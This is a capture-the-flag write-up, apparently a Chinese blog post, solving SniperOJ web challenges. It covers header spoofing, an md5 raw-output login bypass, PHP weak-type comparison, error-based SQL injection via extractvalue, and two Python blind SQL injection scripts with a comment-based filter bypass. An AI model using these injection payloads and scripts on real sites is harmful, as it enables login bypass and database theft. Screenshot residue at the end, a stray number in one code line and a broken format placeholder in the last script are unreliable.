

# SniperOJ WEB writeup

原创

Ni9htMar3 于 2017-05-05 15:18:25 发布 5882 收藏

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订阅专栏

好歹是认识的人, 推荐一下题目平台地址: <http://www.sniper0j.cn/>

## web

### SniperOJ-Web-Browser

首先打开, 需要用他特地的浏览器浏览

You must use **[SniperOJ-Web-Browser]** to view this page! Other web browser will be denied!


<http://blog.csdn.net/Ni9htMar3>

简单, 抓包修改

| Raw   | Headers | Hex |
|---|---------|-----|
| GET / HTTP/1.1<br>Host: web2.sniper0j.cn:10005<br>Cache-Control: max-age=0<br>Upgrade-Insecure-Requests: 1<br>User-Agent: SniperOJ-Web-Browser<br>Accept:<br>text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8<br>Accept-Encoding: gzip, deflate, sdch<br>Accept-Language: zh-CN,zh;q=0.8<br>Connection: close |         |     |
| HTTP/1.1 200 OK<br>Date: Sun, 30 Apr 2017 12:03:10 GMT<br>Server: Apache/2.4.18 (Ubuntu)<br>Content-Length: 54<br>Connection: close<br>Content-Type: text/html; charset=UTF-8<br><br>Go away! Attacker! This page is only for local client!   |         |     |

<http://blog.csdn.net/Ni9htMar3>

进行下一关, 需要本地访问



Go away! Attacker! This page is only for local client!

<http://blog.csdn.net/Ni9htMar3>

利用Modify Headers设置访问

|     |                 |           |   |
|-----|-----------------|-----------|---|
| Add | X-Forwarded-For | 127.0.0.1 | <a href="http://blog.csdn.net/Ni9htMar3">http://blog.csdn.net/Ni9htMar3</a> |
|-----|-----------------|-----------|---|

进行下一关，需要特定端口

Only port 23333 is allowed!

麻烦，直接curl命令

```
root@Ni9htMar3:~# curl --header "x-forwarded-for:127.0.0.1" --local-port 23333  
-A Sniper0J-Web-Browser http://web2.sniperoj.cn:10005/  
Sniper0J{hyper_t3xt_tran5fer_pr0t0c01}root@Ni9htMar3:~#
```

flag: Sniper0J{hyper\_t3xt\_tran5fer\_pr0t0c01}

## md5-vs-injection

额，貌似那么熟悉，发现hint

# Login as admin, plz!

Username :

Password :

提交查询

The screenshot shows a browser's developer console with the 'Network' tab selected. A POST request to 'index.php' is shown with a status of '200 OK'. The response headers are expanded, showing a 'Set-Cookie' header with the following value: `hint=select+%2A+from+users+where+username%3D%27admin%27+and+password%3D%27md5%28%24password%2C+true%29%27`. The browser's address bar shows the URL 'http://blog.csdn.net/Ni9htMar3'.

直接百度，得到一个[博客](#)


直接输入字符串\*\*得到\*\*flag

Login success!

## Login as admin, plz!

Username :

Password :



The screenshot shows the network tab of a browser's developer tools. The selected request is a POST to 'index.php' with a status of 200 OK. The response headers are displayed as follows:

| Header           | Value  |
|------------------|--|
| Connection       | Keep-Alive   |
| Content-Encoding | gzip   |
| Content-Length   | 239  |
| Content-Type     | text/html  |
| Date             | Sun, 30 Apr 2017 13:45:58 GMT  |
| Keep-Alive       | timeout=5, max=100   |
| Server           | Apache/2.4.7 (Ubuntu)  |
| Set-Cookie       | hint=select+%2A+from+users+where+username%3D%27admin%27+and+password%3D%27md5%28%24password%2C+true%29%27<br>flag=SniperOJ%7Bmd5_V5_injection%7D |
| Vary             | Accept-Encoding  |
| X-Powered-By     | PHP/5.5.9-1ubuntu4.21  |
| flag             | SniperOJ{md5_V5_injection}   |

flag: `SniperOJ{md5_V5_injection}`

## php-weak-type

提示

```
2 <!DOCTYPE html>  
3: <!-- I love vim -->Mar3  
4 </-->
```

看来有备份，`index.php~` 顺势找到代码

```

<?php
$flag = 'Sniper0J{*****}';

if(isset($_POST['password'])){
    $current_password = "QNKCDZO";
    $password = $_POST['password'];
    if (($current_password != $password)){
        $current_password_md5 = md5($current_password);
        $password_md5 = md5($password);
        if($current_password_md5 == $password_md5){
            echo '<script>alert("You know php well!")</script>';
            echo $flag;
        }else{
            echo('<script>alert("Your password is wrong!")</script>');
        }
    }else{
        echo('<script>alert("Your password is wrong!")</script>');
    }
}else{
    echo('<script>alert("Input your password!")</script>');
}
?>

```

直接就是个弱类型比较，随便输入个 `s878926199a` 得到flag `Sniper0J{pHp_is_the_best_programming_language_in_the_world}`

## as fast as you can

|                   |   |
|-------------------|---|
| <b>Expires</b>    | Thu, 19 Nov 1981 08:52:00 GMT   |
| <b>Get-flag</b>   | ZlBPN1EyRzZmTDE3WEJhVQ==  |
| <b>Hint</b>       | Post decode([Get-flag]) as [Sniper0J] as fast as you can, then your will get flag |
| <b>Keep-Alive</b> | timeout=5, max=100  |

就是读取，然后构造发送，要保证session一致，要不然会变脚本

```

import requests
import base64

url = 'http://web.sniperoj.cn:10003/index.php'
cookie={
    'PHPSESSID': '5jvgjihbnreaep98v606e4hhs6'
}
req=requests.get(url,cookies=cookie)
#print req.text
key=req.headers['Get-flag']
key=base64.b64decode(key)
#print key

data={'Sniper0J':key}
r=requests.post(url,data=data,cookies=cookie) 22413778
print r.text

```

```
Wow, prefect! Here is the flag : SniperOJ{faster_faster_faster_2333}
请按任意键继续. . .
```


## very-hard-injection

打开，无语，啥提示也没有，也不知道干嘛

http://web2.sniperoj.cn:10003/  
Incorrect table name "

<http://blog.csdn.net/Ni9htMar3>


随便试试吧。。。



http://web2.sniperoj.cn:10003/  
Table 'SniperOJ.1' doesn't exist

<http://blog.csdn.net/Ni9htMar3>


总算是出来东西啦，还得猜 `table=users`




http://web2.sniperoj.cn:10003/

<http://blog.csdn.net/Ni9htMar3>

总算是猜对啦，开始尝试是什么注入



发现 ' 被转义，用宽字节不管用，那就只能试试报错




有戏，学习

<http://blog.csdn.net/yshnt/article/details/45115849>

构造



结果重名？！



修改方法

```
http://web2.sniperoj.cn:10003/?table=users` join (select extractvalue(1, concat(0x7e, (select group_con
```

Load URL `http://web2.sniper0j.cn:10003/?table=users` join (select extractvalue(1, concat(0x7e, (select group_concat(table_name) from information_schema.tables where table_schema=database()),0x7e))a)b on b.a=`username``

Split URL

Execute

Enable Post data  Enable Referrer

禁用 Cookies CSS 表单 图片 网页信息 其他功能 标记 缩放 工具 查看源代码 选项

`http://web2.sniper0j.cn:10003/`  
XPATH syntax error: '~flagggggg,users~'

<http://blog.csdn.net/Ni9htMar3>

成功! 表名 `flagggggg`  
列名 `flag`

Load URL `http://web2.sniper0j.cn:10003/?table=users` join (select extractvalue(1, concat(0x7e, (select group_concat(column_name) from information_schema.columns where table_name=0x666c616767676767),0x7e))a)b on b.a=`username``

Split URL

Execute

Enable Post data  Enable Referrer

禁用 Cookies CSS 表单 图片 网页信息 其他功能 标记 缩放 工具 查看源代码 选项

`http://web2.sniper0j.cn:10003/`  
XPATH syntax error: '~id,flag~'

<http://blog.csdn.net/Ni9htMar3>

`flag`

Load URL `http://web2.sniper0j.cn:10003/?table=users` join (select extractvalue(1, concat(0x7e, (select flag from flagggggg),0x7e))a)b on b.a=`username``

Split URL

Execute

Enable Post data  Enable Referrer

禁用 Cookies CSS 表单 图片 网页信息 其他功能 标记 缩放 工具 查看源代码 选项

`http://web2.sniper0j.cn:10003/`  
XPATH syntax error: '~SniperOJ{XXXXXPath\_!!!\_A}~'

<http://blog.csdn.net/Ni9htMar3>

inject-again

Load URL `http://web2.sniper0j.cn:10004/`

Split URL

Execute


Enable Post data  Enable Referrer

禁用 Cookies CSS 表单 图片 网页信息 其他功能

Please input username!

<http://blog.csdn.net/Ni9htMar3>


这个让你输入用户名密码



Please input username!

<http://blog.csdn.net/Ni9htMar3>

听dalao提示是基于union的盲注



admin

<http://blog.csdn.net/Ni9htMar3>

得到用户名就是 **admin**

学习地址:<http://wonderkun.cc/index.html/?cat=1&paged=3>

盲注脚本



```
#!/usr/bin/python
# coding:utf-8

import requests

def makeStr(begin,end):
    str=""
    for i in range(begin,end):
        str+=chr(i)
    return str

def getPassword():
    url="http://web2.sniperoj.cn:10004/index.php?username="
    testStr = makeStr(48,127)
    #print testStr
    username = "admin' union distinct select 1,2,0x{hex} order by 3 desc%23&password=1"
    flag = ""
    for _ in range(32):
        for i in testStr:
            data = username.format(hex=(flag+i).encode('hex'))
            #print data
            res = requests.post(url+data)
            if "admin" not in res.text:
                flag= flag+chr(ord(i)-1)
                print flag
                break

if __name__ == '__main__':
    getPassword()
```

```
498C
498C6
498C67
498C67B
498C67B7
498C67B7C
498C67B7C8
498C67B7C86
498C67B7C86B
498C67B7C86B0
498C67B7C86B01
498C67B7C86B01B
498C67B7C86B01BD
498C67B7C86B01BD6
498C67B7C86B01BD68
498C67B7C86B01BD68A
498C67B7C86B01BD68AB
498C67B7C86B01BD68AB5
498C67B7C86B01BD68AB5C
498C67B7C86B01BD68AB5CB
498C67B7C86B01BD68AB5CBA
498C67B7C86B01BD68AB5CBAF
498C67B7C86B01BD68AB5CBAFD
498C67B7C86B01BD68AB5CBAFD2
498C67B7C86B01BD68AB5CBAFD24
498C67B7C86B01BD68AB5CBAFD245
498C67B7C86B01BD68AB5CBAFD245B
498C67B7C86B01BD68AB5CBAFD245B1
498C67B7C86B01BD68AB5CBAFD245B1B
```

解密即flag

498C67B7C86B01BD68AB5CBAFD245B1B

解密成功！

密文：498C67B7C86B01BD68AB5CBAFD245B1B

解密结果：sniperoj

密文类型：md5

解密用时：4087毫秒

图书管理系统

这题打开只有三个框，一个还是摆设，那就随便尝试注册一个账号密码，然后再登陆一下，发现没什么区别这是登陆成功

The screenshot shows a network request and response in a browser's developer tools. The request is a POST to /src/API/login.php with a body containing a login form submission. The response is a 200 OK status with a JSON body indicating a successful login.

```
Raw Params Headers Hex
POST /src/API/login.php HTTP/1.1
Host: www.sniper0j.cn:10000
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:53.0) Gecko/20100101 Firefox/53.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 67
Referer: http://www.sniper0j.cn:10000/login.html
Cookie: ci_session=34rlcsp0fkuiu6gv1845f528aop6b3nm
Connection: close
Upgrade-Insecure-Requests: 1

username=1d&password=1d&submit=%E6%8F%90%E4%BA%A4%E6%9F%A5%E8%AF%A2

HTTP/1.1 200 OK
Date: Thu, 04 May 2017 03:30:48 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.21
Vary: Accept-Encoding
Content-Length: 96
Connection: close
Content-Type: text/html; charset=utf-8

{"status":"1","token":"35874602330cfb39b0bdbfd129443943","usertype":"2","userID":"88","sex":"1"}
```

<http://blog.csdn.net/Ni9htMar3>

随便构造个语句测试一下

The screenshot shows a network request and response in a browser's developer tools. The request is a POST to /src/API/login.php with a body containing a login form submission with a password error. The response is a 200 OK status with a JSON body indicating a password error.

```
Request
Raw Params Headers Hex
POST /src/API/login.php HTTP/1.1
Host: www.sniper0j.cn:10000
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:53.0) Gecko/20100101 Firefox/53.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 76
Referer: http://www.sniper0j.cn:10000/login.html
Cookie: ci_session=34rlcsp0fkuiu6gv1845f528aop6b3nm
Connection: close
Upgrade-Insecure-Requests: 1

username=1d' or 1=1#&password=1d&submit=%E6%8F%90%E4%BA%A4%E6%9F%A5%E8%AF%A2

Response
Raw Headers Hex
HTTP/1.1 200 OK
Date: Thu, 04 May 2017 03:31:29 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.21
Content-Length: 36
Connection: close
Content-Type: text/html; charset=utf-8

{"status":"0","msg":"密码错误!"}
```

<http://blog.csdn.net/Ni9htMar3>

The screenshot shows a network request and response in a browser's developer tools. The request is a POST to /src/API/login.php with a body containing a login form submission with a password error. The response is a 200 OK status with a JSON body indicating a successful login.

```
Request
Raw Params Headers Hex
POST /src/API/login.php HTTP/1.1
Host: www.sniper0j.cn:10000
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:53.0) Gecko/20100101 Firefox/53.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 76
Referer: http://www.sniper0j.cn:10000/login.html
Cookie: ci_session=34rlcsp0fkuiu6gv1845f528aop6b3nm
Connection: close
Upgrade-Insecure-Requests: 1


username=1d' or 1=2#&password=1d&submit=%E6%8F%90%E4%BA%A4%E6%9F%A5%E8%AF%A2

Response
Raw Headers Hex
HTTP/1.1 200 OK
Date: Thu, 04 May 2017 03:31:53 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.21
Vary: Accept-Encoding
Content-Length: 96
Connection: close
Content-Type: text/html; charset=utf-8

{"status":"1","token":"c62aeab032225ceee8a4b3e896dddcaa","usertype":"2","userID":"88","sex":"1"}
```

<http://blog.csdn.net/Ni9htMar3>

发现如果利用 `or` 的话，后面是 `false` 会显示正确，`true` 的话会显示密码错误，这样就可以根据返回进行盲注当然了，他肯定过滤了，但每次测试总感觉过滤的字符在改变，不过后来还是确定了是 `from`，这样的话只能用内联注释，毕竟其他也不知道如何绕过，`/*!*/` 只有MySQL能识别  
首先为了测试还是利用burpsuite暴力一下，语句构造成功



直接上脚本

```
import requests
dic='#123456789abcdefghijklmnopqrstuvwxyzQWERTYUIOPASDFGHJKLZXCVBNM_{'
flag = ''
for i in range(1,40):
    for j in dic:
        url = 'http://www.sniperoj.cn:10000/src/API/login.php'
        #con = "1d' or ascii(substr((select database()),{j},1))={j}#".format(i,ord(j))
        #con = "1d' or ascii(substr((select group_concat(table_name) /*!from*/ information_schema.table
        #con = "1d' or ascii(substr((select group_concat(column_name) /*!from*/ information_schema.colu
        con = "1d' or ascii(substr((select flag /*!from*/ fl444g),{j},1))={j}#".format(i,ord(j))
        #print con
        data = {'username': con,
                'password': '1d',
                'submit': '%E6%8F%90%E4%BA%A4%E6%9F%A5%E8%AF%A2'}
        #print data
        s=requests.post(url=url,data=data)
        length = len(s.text)
        #print length
        if length == 28:
            flag += j
            print flag
            break
print flag

#software
#book:fl444grecordsusers
#fl444g
#flag
```

```
http://www.suiperoj.
'ld' or ascii(substr(
bohema=database()),{}),
bookadmin'/*1*/or/*1*/es
books
con
booksf
booksf1
booksf14
booksf144
booksf1444
booksf1444g
booksf1444gr
booksf1444gre
booksf1444grec
booksf1444grecor
booksf1444grecord
booksf1444grecords
booksf1444grecordsu
booksf1444grecordsus
booksf1444grecordsuse
booksf1444grecordsuser
booksf1444grecordsusers
http://blogic(sdu)net/NightMar3
```

```
son = v
f
are ta
fla =
flag = "
onchar3
```

